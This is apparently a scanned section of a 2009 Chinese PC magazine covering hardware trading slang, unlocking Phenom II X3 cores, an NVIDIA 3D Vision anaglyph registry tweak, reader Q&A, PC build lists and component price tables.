秒就是一口价的意思，一般自认为价格足够优惠，自己赔钱的出售都会打出"求秒"的字样。刀就是砍价的意思，分为大小刀，小刀幅度一般在100元以内，大刀视价格不同一般为80%到50%不等。

渠道版行货——台达额定450W主动PFC三路12V超静音电源，渠道行货版现特价出售!

行货有两种，一种是面对消费者的零售版行货，一种是面对业界同行的渠道版行货。有些公司在大陆没有零售版行货，但渠道版行货是有的。渠道版行货具有正式出货单和增值税专用发票。

刀卡——这个机箱只能上刀卡，普通高度的显卡要改挡板才行。

刀卡顾名思义指的是相对于正常显卡，高度低一些的显卡，一般用作服务器、HTPC等小型机箱中，性能不高但发热量、功耗都相对较为合理。一些低端显卡更换挡板后基本都可以作为刀卡使用。



公母——高端GTX260出售，公母都有价格优惠。

由于工包显卡被简称为工卡，相对行货正品显卡就被称为母卡，而为了配对，询问板卡行货、工包与否一般会直接问，公的母的？而出售的行货显卡一般都是二手配件，所以母卡也就被指定为二手行货的代名词。

CF [YP23]

Alpha http://alphonse.blog.cfan.com.cn

加质加量不加价，弈龙3核变4核

羿龙II乃是2009年AMD带给处理器市场的一股春风，凭借着优秀的性能，夸张的超频潜力赢得了无数用户的青睐。但随着羿龙II×3系列的到来，它又重现了当年毒龙、速龙的破解浪潮。

先决条件是关键

条件一，采用了45nm Deneb核心的弈龙II ×3 710/720（并非每一颗处理器都可以完美破解，编号为0904的处理器成功率是最高的）。

条件二，由于羿龙II×3 710/720采用AM2+接口，一块配备AM2+插槽的主板便成为了必须。

条件三，由原理所致，ACC功能开启必须要SB710/SB750南桥芯片组。

综上所述，一块弈龙II ×3 710/720处理器，一块采用790系列芯片组（或采用SB710南桥的780系列芯片组）的主板，便可使我们免费得到一颗核心。

火速连接

780G如何开启开启ACC，参见本刊2009年第4期《青蛙王子变身记》

破解并非颗颗成功

测试中我们选用了GA-MA790GP-UD4H为例，尝试打开弈龙II ×3被屏蔽的核心。

第一步：开机按“Del键”进入BIOS后，按下“Ctrl键+F1键”打开隐藏选项，进入MB Intelligent Tweaker（M.I.T）（智能超频），选择Advanced Clock Calibration（高级时钟校准）为Auto（自动），按“F10键”保存退出，重新启动即可。


```
CMOS Setup Utility - Copyright (C) 1984-2008 Award Soft
              MB Intelligent Tweaker(M.I.T.)
   CPU Clock Ratio                        [20 X]
   CPU Frequency                          2.66GHz( 133x20)
 ▶ Advanced CPU Features                  [Press Enter]
   QPI Link Speed                         [Auto]
   QPI Link Speed                         4.8GHz
 ▶ UnCore & QPI Features                  [Press Enter]
   Base Clock(BCLK) Control               [Disabled]
 x BCLK Frequency(Mhz)                    133
 ▶ Advanced Clock Control                 [Press Enter]
   Performance Enhance                    [Turbo]
   Extreme Memory Profile(X.M.P.)         [Disabled]
   System Memory Multiplier (SPD)         [Auto]
   Memory Frequency(Mhz)         1066     1066
   DRAM Timing Selectable        (SPD)    [Auto]
   Profile DDR Voltage                    1.5V
   Profile QPI Voltage                    1.175V

 x CAS Latency Time              8        Auto
 x tRCD                          8        Auto
```

每款主板的ACC选项位置都不尽相同，但大多集中在高级选项、超频选项、CPU选项等等中，仔细寻找很容易发现。

第二步：主板BIOS选项中没有ACC选项怎么办？

只要使用了SB750南桥芯片，那么ACC选项即使在主板BIOS中没有也不要紧。安装AMD Overdrive（下载地址：http://game.amd.com/us-en/drivers_overdrive.aspx?p=1），点击上方的Performance Control（性能控制）选项卡，选择Advanced Clock Calibration为Auto即可。



这里的调节和BIOS中调节实际上是一致的，如果你的BIOS中没有ACC调节，那么可以尝试使用OverDrive，但是如果你的BIOS中有ACC调节却在BIOS破解的过程中失败，那么在这里调节你得到的结果基本也是一致的。

CF [YP25]

小抄速记

问：开机就出现Em disk error.Disk I/O error!怎么回事？

答：英文意思是说你的硬盘出现了输入、输出错误（就是不能读写硬盘了），建议先把硬盘拆下来，再重新插好看看，如果还是出现这个问题就换个插口，一般来说如果不是你在读写过程中震动了硬盘，硬盘是不会突然出现这种情况的，很多时候是接触不良导致。

问：我的电脑买了很多年，玩一些游戏时走起路来，为什么画面总是一会快一会慢？

答：游戏对显卡要求很高，老旧的显卡玩普通的2D游戏还是可以的，最好根据自己显卡的性能选择分辨率和附加效果，否则就是你说的那个样子，画面结构复杂的地方慢，画面结构简单的地方快。

问：需要用到BIOS截图怎么办，用什么方法截取比较好？

答：方法很多，一是使用数码相机拍摄，二是使用“虚拟机”软件，最好的方法是使用CMOSTEST这款小软件（下载地址：http://work.newhua.com/cfan/200908/cmostest.rar），它可以摸拟出BIOS设置环境，在运行过程中随时可以截图，效果非常完美。不过这个软件模拟的是最常见版本的AWARD BIOS。

问：开机后电源指示没有显示，请问该如何解决？

答：该问题应该是由于装机时，机箱的电源指示灯信号线与主板连接不正确造成的，电源指示灯是用来显示主板是否加电工作的。你可以打开计算机主机箱，先从机箱面板连接线中找到标有Power LED的三针插头，中间一根线空缺，两端分别是白绿两种颜色，然后将它插在主板上标有PWR LED或是P LED字样的插针上，问题即可解决。

问：请问如果一直不换主板电池，是否影响电脑的使用？不同的主板是否需要不同型号的电池？

答：计算机主板上的电池负责在关机的状态下为主板上的时钟芯片供电，以维持系统时间在关机的状态下继续计时，并保存BIOS中的设置信息。主板的电池寿命在5年左右，一旦主板的电池失效，就会导致BIOS中的设置信息丢失和系统日期的归零，同时影响一些软件的使用。所以建议主板上的电池一旦失效，最好及时更换新的电池。更换主板电池，最好在关机的状态下进行。

问：为什么我的20×刻录的刻录机只能支持16×刻录？

答：很可能是你选用的刻录光盘只支持16×刻录，使用支持20×的刻录光盘后，即可选定20×的刻录速度。

粉碎200美元3D Vision的高价

3D，这个词对于大家可能早已不陌生，“大型3D游戏”“专业3D绘图软件”等等名号在计算机世界里可谓比比皆是，也早有3D电影院，3D显示器等产品出现在市场上，已经基本上是一个炒烂了的话题。

3D显示技术要突破市场，第一是价格问题，第二是游戏软件配合度的问题，第三是驱动程序的优化问题。而且在背后，必须要有一家有魄力和实力解决这些问题的重量级厂商提供支持。而今天，NVIDIA绝对是有这种实力和决心的厂商，因为他们带来了全新的3D Vision显示技术。

但售价高达200美元的NVIDIA 3D Vision眼镜让普通消费者望而却步，难道我们只能看着新技术流口水吗？

简单几步实现3D Vision的破解

第一步：安装驱动程序，下载3D Vision驱动之后（仅支持Vista，下载地址：http://www.nvidia.cn/object/geforce_3D_vision_CD_1.04_cn.html），正常安装即可，注意勾选Stereoscopic 3D Viewer（3D立体画面显示），整个驱动的安装过程非常简单了，几个确认之后就会顺利的完成3D Vision驱动安装，并且无需重新启动计算机就可以生效。



第二步：破解驱动程序，打开注册表编辑器，在[HKEY_LOCAL_MACHINE\SOFTWARE\NVIDIA Corporation\Global\Stereo3D]找到LeftAnaglyphFilter键值更改为ffff0000；找到RightAnaglyphFilter键值更改为ff0000ff。


这个步骤实际上就是通过修改注册表来实现开启色差式的3D立体效果的。而ffff0000这类的数字则是表示了色差眼镜的颜色，由一组六位十六进制数值表示：ff0000就是表示红色，00ff00表示绿色，fff000表示黄色，0000ff表示蓝色。玩家可以根据自己购买的眼镜颜色来修改相应的数值，在修改完注册表之后，就可以进入驱动程序打开3D Vision效果了。

★小提示

如果嫌上面的步骤比较繁琐，可以直接下载对应的注册表文件，找到对应的REG文件双击运行即可（下载地址：http://work.newhua.com/cfan/200908/3DVision.rar）。


STEP3：在驱动中打开3D Vision，打开NVIDIA控制面板，在左侧点击Set up stereoscopic 3D（设置3D立体画面），这时右侧的Enable stereoscopic 3D（开启3D立体画面）默认是关闭的，如果检测不到3D Vision眼镜是无法启动的(见图2)。

在选取上图红框当中的“对勾”后，会出现一个3D效果的测试图，当出现3D测试界面之后，我们同时按下“ALT+Tab”组合键，切换到桌面状态下，这时NVIDIA的控制面板会出现停止响应的情况，我们直接在任务管理器中结束NVIDIA的驱动控制面板，然后重新开启。这样Enable Stereoscopic 3D选项便可以成为勾选状态。



还没结束

到这里我们对3D Vision的破解就告一段落了，对了忘记介绍硬件配备，其中最重要的就是红蓝/红绿/黄蓝眼镜了。另外需要注意的是，此种方法并不需要120Hz以上刷新率的显示器。




实际上，你只要拥有红蓝、红绿、黄蓝3D眼镜其中的任意一款就可以。这些在淘宝里很容易买到，价钱大概在10元以内。

在游戏中打开3D选项尝尝鲜吧！

CF [YP26]

TOP1

迪兰恒进 HD4870火钻/1GB



▼500 目前


¥1499

显卡芯片	RV770
制造工艺 (nm)	55
核心频率 (MHz)	800
显存频率 (MHz)	3700
显存容量 (MB)	1024
显存位宽 (bit)	256

这款1GB版的HD4870一口气降了500元，对于喜欢游戏的用户来说可是特大喜讯，因为这款显卡无论是做工用料，还是整体规格，都要高于公版产品。尤其是1GB的0.8ns GDDR5显存，即使特效全开，性能也非常强悍。除此之外，其散热部分也做了强化，足以满足显卡长时间连续工作的要求。

TOP2

双敏 GTX260+金牛版



▼300 目前

¥1299

显卡芯片	G1200
制造工艺 (nm)	55
核心频率 (MHz)	576
流处理器频率 (MHz)	1242
显存频率 (MHz)	2000
显存容量 (MB)	896
显存位宽 (bit)	448

目前这款显卡在GTX260+产品中可以说是最具性价比的产品，再加上双敏还为其提供了长达2年的质保时间（市场中大部分显卡产品只提供1年的质保），非常适合玩家出手。双敏的这款显卡在核心频率上低于公版产品，不过在图形表现、物理加速、日常应用方面依然能给用户震撼的体验。

路在何方，3918元不必担心将来升级

虽然45nm的Phenom II X4上市了，但是昂贵的价格并不利于普通用户选购，Phenom II X3的大量铺货真可谓是及时雨，如今其价格较上市之初已有了不小的调整，装机用户可以关注一下。不过用户需要注意，后者采用的是全新的AM3接口，目前有一些主板倒是可以支持AM3接口的处理器，但是并不支持DDR3，这无疑限制了集成DDR3内存控制器的Phenom II X3处理器性能的发挥，并且DDR3内存是大势所趋，这样容易给日后升级造成麻烦。况且现在DDR3正大幅的降价，2GB的容量已不足200元，性价比还是不错的。另外就是不要忽略了电源，因为将来处理器、显卡、内存的更新势必会带来功耗的增加，如此电源的额定功率应提前为升级预留一定的空间。

CPU	AMD Phenom II X3 710(盒)	880元
内存	宇瞻 2GB DDR3 1333	199元
主板	映泰 TA790GX A3+	790元
硬盘	希捷 320GB 7200.10 8MB/SATA	320元
显卡	集成	
显示器	明基 T2200HD	999元
光驱	三星 TS-H353B	125元
键鼠	LG MKS 600	65元
机箱	多彩 DLC-K021+长城 双动力BTX-400P4	380元
音箱	现代 HY-210	160元
共计	3918元	


让BT自由地飞翔，想Down就Down

推荐亮点：最近硬盘大幅跳水，尤其是1TB的产品，核算下来差不多1GB还不到6毛钱，非常具有性价比。这着实令不少喜欢下载影视剧、游戏以及酷爱收藏高清的用户蠢蠢欲动。确定了硬盘，接下来选择处理器，是老速龙还是赛扬E？对于BT机而言，其对CPU的要求并不高，老速龙是可以用来在BT机上使用的，与之相配主板上集成显卡的能力也非常不错。不过，如果多线程下载的话，CPU受到的影响就会比较明显了，比如用迅雷、电驴同时打开十几个下载任务时，CPU的占用率就会非常高。权衡之后这里选择了赛扬E，主要是其基于良好的Core架构，更具有多线程方面的优势。

CPU	Intel Celeron E1200 1.6GHz(盒)	265元
内存	胜创 2GB DDR2 800	110元
主板	七彩虹 C.G41K Ver2.1	390元
硬盘	日立 1TB 7200/32MB	599元
显卡	集成	
显示器	AOC 912Sw+	720元
光驱	明基 DD185G	115元
键鼠	优派 灵动网游	65元
机箱	百盛 亮剑C505+航嘉 冷静王加强2.2版	280元
音箱	冲击波 SC-3	99元
总计		2643元

CFan帮你攒

要求一：价格5000元以下。
要求二：主要应用为文字处理,上网,游戏。
要求三：带DVD刻录、键盘、鼠标、显示器、音箱。
要求四：CPU为Intel双核，E7300和E5200哪种好？
要求五：内存2GB，硬盘640GB，有USB接口。



读者：wumengjin721

CPU	AMD Athlon64 X2 7750(黑盒)	460元
主板	技嘉 GA-MA780G-UD3H	679元
内存	金士顿 2GB DDR2 800×2	230元
硬盘	日立 1TB 7200转 7K1000	599元
光驱	三星 TS-H662A	185元
	三星 TS-H352D	129元
机箱	技展 彩钢9号+航嘉 磐石400(2.0)	479元
键鼠	雷柏 1800 无线键鼠套装	99元
音箱	三诺 H-111增强版	130元
总计	2990元	

在我们印象里，影像后期处理需要的是强悍的CPU，但其实更让人头痛的是非线性编辑软件的高内存占用和未压缩视频惊人的体积。所以本套配置以稳定为重，并采用高内存、硬盘容量的搭配。其中技嘉 GA-MA780G-UD3H主板虽然采用的并不是最热门的790GX芯片组而是780G，但在非游戏场合性能上差距非常小，相比同品牌790GX芯片组产品300余元的差额足以让本该采用的500GB硬盘、2GB内存容量翻倍，并且780G对新的弈龙II处理器支持上也非常的好，具备强大的升级潜力。而此配置的另一个容易让人疑惑之处便是近500元的机箱电源的搭配，高效的电源可谓是一台电脑的心脏，而稳固可靠的机箱则是电脑的骨架，好钢要用在刀刃上，在这个部分付出的100~200元，带来的是整机稳定性的增强。

一代核心四世同堂
NVIDIA新一轮马甲风暴



如果说2008年是GeForce9年，那么2009年显然是GTX200年，因为今年GT200核心的显卡将会遍布整个NVIDIA的中低端。除了大家熟知的GTX260、GTX280、GTX285、GTX295等等原装的GT200核心，尝到了8800GT变身9800GT甜头的NVIDIA，显然还想继续变身的伎俩。这回穿上马甲的又会是谁呢？

G92身披战袍再次登场

在GeForce GTX280发布长达9个月的时间里面，NVIDIA陆续发布了多款旗舰级别，采用GT200核心的显卡，有双GT200核心的GTX295，有55nm版的GTX285，也有使用55nm版的GTX260+，可在中低端位置依然是GeForce 9系列的天下。


NVIDIA急需一款能够直接取代目前中端主流的GeForce 9系列的GT200显卡，而在GT218核心还未准备好的时候，也只能采用更名的迂回战术进行命名系列。在这两大压力下，NVIDIA只好将目前中高端卖得相当好的GeForce 9800GTX+更名成GeForce GTS250。

而GTS250最主要的优势便是对CUDA的高效支持。因此，NVIDIA选择了9800GTX+更名成GTS250，在衔接的同时很好保证了中高端GT200系列的问题。如果选择9600GT、9500GT，显然难以满足这种衔接需求。

四世同堂是哪四世？

不管你是否愿意承认，G80及其衍生出G92核心，都是近年来最成功的显示芯片，这是一个无人能破的神话，仅就GeForce 8800 GTS、GeForce 9800 GTX及GeForce 9800 GTX+这三款产品，NVIDIA便对抗了AMD、ATI三代顶级GPU，使AMD/ATI谈G92色变。如果加上GeForce 9800 GTX+更名版本的GeForce GTS 250的话，G92的产品就达到了4代，这恐怕是历史上服役时间最长的GPU了！

目前GTS 250给出的官方价格为129美元(折合人民币为880元)，这也将从侧面促进整个GT200系列产品的价格下降。当然，在GTS250的降价的冲击下，目前HD4850也降低价格到129美元，从这一点来说GTS250的推出可谓是促进了整个桌面级显卡的价格下降。



性能上看，G92核心的4代显卡除了频率上的差距，几乎没有什么区别，但考虑到9800GTX+的做工最为优秀，在它退市前显然是最好的选择。

显卡型号	GeForce 8800GTS	GeForce 9800GTX	GeForce 9800GTX+	GeForce GTS250
核心代号	G92-400		G92-400-B1	
制造工艺	65nm		55nm	
晶体管数量	7.54亿			
DirectX版本	DirectX 10			
流处理器数量	128			
光栅处理器数量	16			
核心频率	650MHz	675MHz	738MHz	738MHz
流处理器频率	1625MHz	1688MHz	1836MHz	1836MHz
显卡接口	PCI-Express x16 2.0			
显存频率	1950MHz	2200MHz		
显存位宽	256bit			
显存类型	GDDR3			
显存容量	512MB		512MB/1024MB	
多卡互联	SLI	3-Way SLI		
视频解码	PureVideo HD II			


推荐产品

耕昇9800GTX+黄忠版

显示核心	G92
流处理器数量	128
核心频率 (MHz)	745
流处理器频率 (MHz)	1836
显存容量 (MB)	512
显存位宽 (bit)	256

盈通9800GTX+封神版

显示核心	G92
流处理器数量	128
核心频率 (MHz)	750
流处理器频率 (MHz)	1875
显存容量 (MB)	512
显存位宽 (bit)	256




CF [YP27]

五电容E5200热销，500GB硬盘成主流

在AMD处理器连续降价的刺激下，Intel终于调低了入门级处理器E2180的售价，目前已经跌破400元大关，散片380元即可买到。另一款默认2.5GHz的E5200最近由于爆出"五电容"版超频能力强的消息（默认或稍加电压即可风冷上4.0GHz），在市场上一度成为抢手货，价格也要比普通版的490元贵上一些，但喜欢超频的玩家仍然纷纷入手。AMD方面，2.7GHz的Athlon64 X2 7750黑盒版已经降到460元，且附带散热器，由于不锁倍频，所以超频能力同样不可小觑。

虽然近几个月来饱受硬盘质量的困扰，希捷还是推出了最新的双碟版1TB硬盘7200.12，由于单碟容量高达500GB，这款硬盘的性能也是再创新高，价格不过650元而已，而且还是三年质保的盒装品。同时500GB的型号也已经上市，价格在410元左右。入门级硬盘方面则是320GB和500GB两种容量唱主角，最低报价仅为290元和360元，70元的差价和180GB的容量差距，导致很多人选择了后者用来装机，毕竟硬盘是永远不嫌大的。同时，日立640GB的价格也在跌破400元后再次小降5块，390元的640GB显然性价比更高。



CF [YP28]

9800GT缩水又降价，GTX260跌破千元有望

降价幅度最大的往往是和我们没啥关系的——最近GTX285狂降600元之多，可惜仍要2400元才能买到，与我们普通玩家毫无关系，倒是9800GT这个看上去性价比很高的显卡吸引了不少玩家的目光，但几度缩水让这款曾经的主流显卡变成了低端通路卡的做工，不但供电模块缩水，PCB更是下降到了6层，699元的低价买一块玩儿玩儿还好，想用上3~5年基本上不太可能。

相比GTX285的高高在上，还是GTX260更靠谱一些，目前Inno3D等品牌的产品已经降到了1299元的价位，估计过不了多久就会有厂商挑战千元大关。瘦死的骆驼比马大，只要够便宜就好，反正四月份也没什么游戏大潮，想升级显卡的倒不如等到暑假直接买千元级的GTX260，要是装机，也可以考虑449元的ATI HD4650，499元的NVIDIA 9600GSO之类入门级凑合用用，等到三四季度游戏大作纷纷上市时再换成当时的主流产品，必然比现在买一千多元的高端显卡划算很多。

CF [YP29]

CPU

型号	平均价(元)
Intel	
Intel Pentium E5200 2.5GHz(散)	440 ★
Intel Core 2 Duo E7400 2.8GHz(盒)	820
Intel Core 2 Quad Q8200 2.33GHz(散)	1150
Intel Core i7-920 2.66GHz(散)	2050
AMD	
AMD Athlon64 X2 7750(黑盒)	450
AMD Phenom X3 8650(盒)	575 ★
AMD Phenom II X3 710(盒)	880 ★
AMD Phenom II X4 920(盒)	1340

▲如今装机或升级选择一款45nm的处理器已成为主流，但是各异的型号以及不同的定位不免使用户选择时有些困惑。对于入门级别，纵然AMD的45nm已经铺货，然限于产品线不全面，用户应以Intel的E5200、E7200等产品为主；而对于千元级别的中端用户，AMD的Phenom II X4系列性价比则比较好。

主板

型号	平均价(元)
技嘉 GA-EP45-DS3L	949★
映泰 TP43E XE	699
超磐手 AP45+ GTR	799
昂达 P43S	499
技嘉 GA-MA790X-UD4	999★
映泰 TA770 A2+	580
超磐手 AK790+ GTR	690
昂达 A770 V2.0	560★

▲AMD平台主板的价格一向偏低，AMD 780G平台主板价格最高的不到600元，整个7系列芯片组平均价格仅为550余元，相比Intel平台主板的均价少了近100元。而随着整体市场价格的继续下滑，预计未来AMD平台主板均价会再次走低。

显卡

型号	平均价(元)
蓝宝石 HD4850 白金版2代/512MB	899
蓝宝石 HD4870 白金版/512MB	1499★
耕昇 HD4850 张飞版/512MB	999
耕昇 HD4870 吕布版/512MB	1699
七彩虹 iGAME9800GTX+ GD3 5F/1GB	1399
七彩虹 iGAME260-GD3 CH/896M	1499★
盈通 9800GT-512GD3封神版/512MB	799
盈通 9800GTX+ -1024GD3游戏高手/1GB	1099

▲两大芯片厂商的主力高端产品近期波动频繁，这对于用户可是好消息，先是GTX260、GTX260+杀到1500附近，紧接着一线HD4870就出现了1299元的超低价。以前少有接触的高端产品，现在可以出手了，不过用户在选购时还需注意，应选择正规品牌产品，此次调整很多杂牌也在其中之列。

硬盘

型号	平均价(元)
IDE	
希捷 160GB 7200.10/8MB	350
希捷 250GB 7200.10/8MB	405
西部数据 160GB 7200/8MB	320
西部数据 320GB 7200/8MB	390
SATA	
希捷 320GB 7200.10/16MB	320
希捷 1TB 7200.11/32MB	650 ★
西部数据 250GB 7200/8MB	299
西部数据 500GB 7200/16MB	380 ★

▲固态硬盘虽然比传统机械硬盘有很多优势，但目前价格依旧很昂贵，而传统硬盘的性价比则越来越突出，甚至大有崩盘之势。日立1TB SATA II盘，目前价格已经跌破了600元，1GB的平均价格还不足0.6元非常超值，是BT狂、电影迷和摄影爱好者的首选。另外，希捷与西部数据1TB的产品也在逐步跟进，届时用户的选择余地会更大。

内存

型号	平均价(元)
金士顿 2GB DDR2 800	115
金士顿 2GB DDR3 1333	205
威刚 1GB DDR2 800(万紫千红)	70
威刚 2GB DDR2 800(万紫千红)	115
胜创 1GB DDR2 800	75
胜创 2GB DDR2 800	110★
金邦 1GB DDR2 800(千禧)	75
金邦 2GB DDR2 800(千禧)	110
宇瞻 2GB DDR2 800	115
宇瞻 2GB DDR3 1333	199★
三星 1GB DDR2 800(金条)	90
超胜 2GB DDR2 800	130

▲继金士顿 2GB DDR3 1333内存下调至205元后，宇瞻也紧跟将其2GB DDR3 1333内存下调60元，报价199元。目前如此的价格，再加上DDR3内存的优势大有普及之势。不过，用户需要注意尽管DDR3内存价格下降了不少，但是支持DDR3内存的主板并不多，用户选择的空间有限，尤其对中低端用户。

显示器(LCD)

型号	平均价(元)
22英寸	
AOC 2217V	1100
LG W2243S	1250
三星T220P	1599
长城L226	1180
24英寸	
Acer X243HQ	1299★
长城 M247	1480
优派 VA2413wm	1550★
明基 G2410HD	1499★

▲16:9屏幕比例与全高清相结合是今年显示器市场的一大热点，21.5英寸、23.6英寸等都尺寸已低价进入市场。不过，用户不要忘记了传统16:10屏幕比例的24英寸，时下Acer X243HQ已打出1299元的低价，不仅低于23.6英寸还直追21.5英寸。相对于后两者，24英寸更大的显示面积在日常应用中还更有优势。

高清普及先锋 BenQ G2410HD液晶显示器



1499元 | 400-888-8980 | http://www.benq.com.cn

众所周知2008年是高清的一年，而2009年随着各大面板厂商把产能集中在16：9面板后，真正的FullHD开始出现一波又一波的降价高潮，先是21.5、21.6英寸显示器实现了消费者FullHD的需求，接着是大尺寸16：10显示器的抛售，而今第一个把16：9带进大家实现的BenQ再一次为大尺寸高清显示器奠定了普及之路。而今天进入评测室的便是高清普及先锋的排头兵——BenQ G2410HD，这款新显示器究竟和曾经的M2400HD、V2400W等BenQ的中高端显示器有何不同呢，我们来比较下看看吧！

规格

屏幕比例	对比度	最佳分辨率	接口类型
16:9	40000:1（动态）	1920×1080	D-Sub、DVI

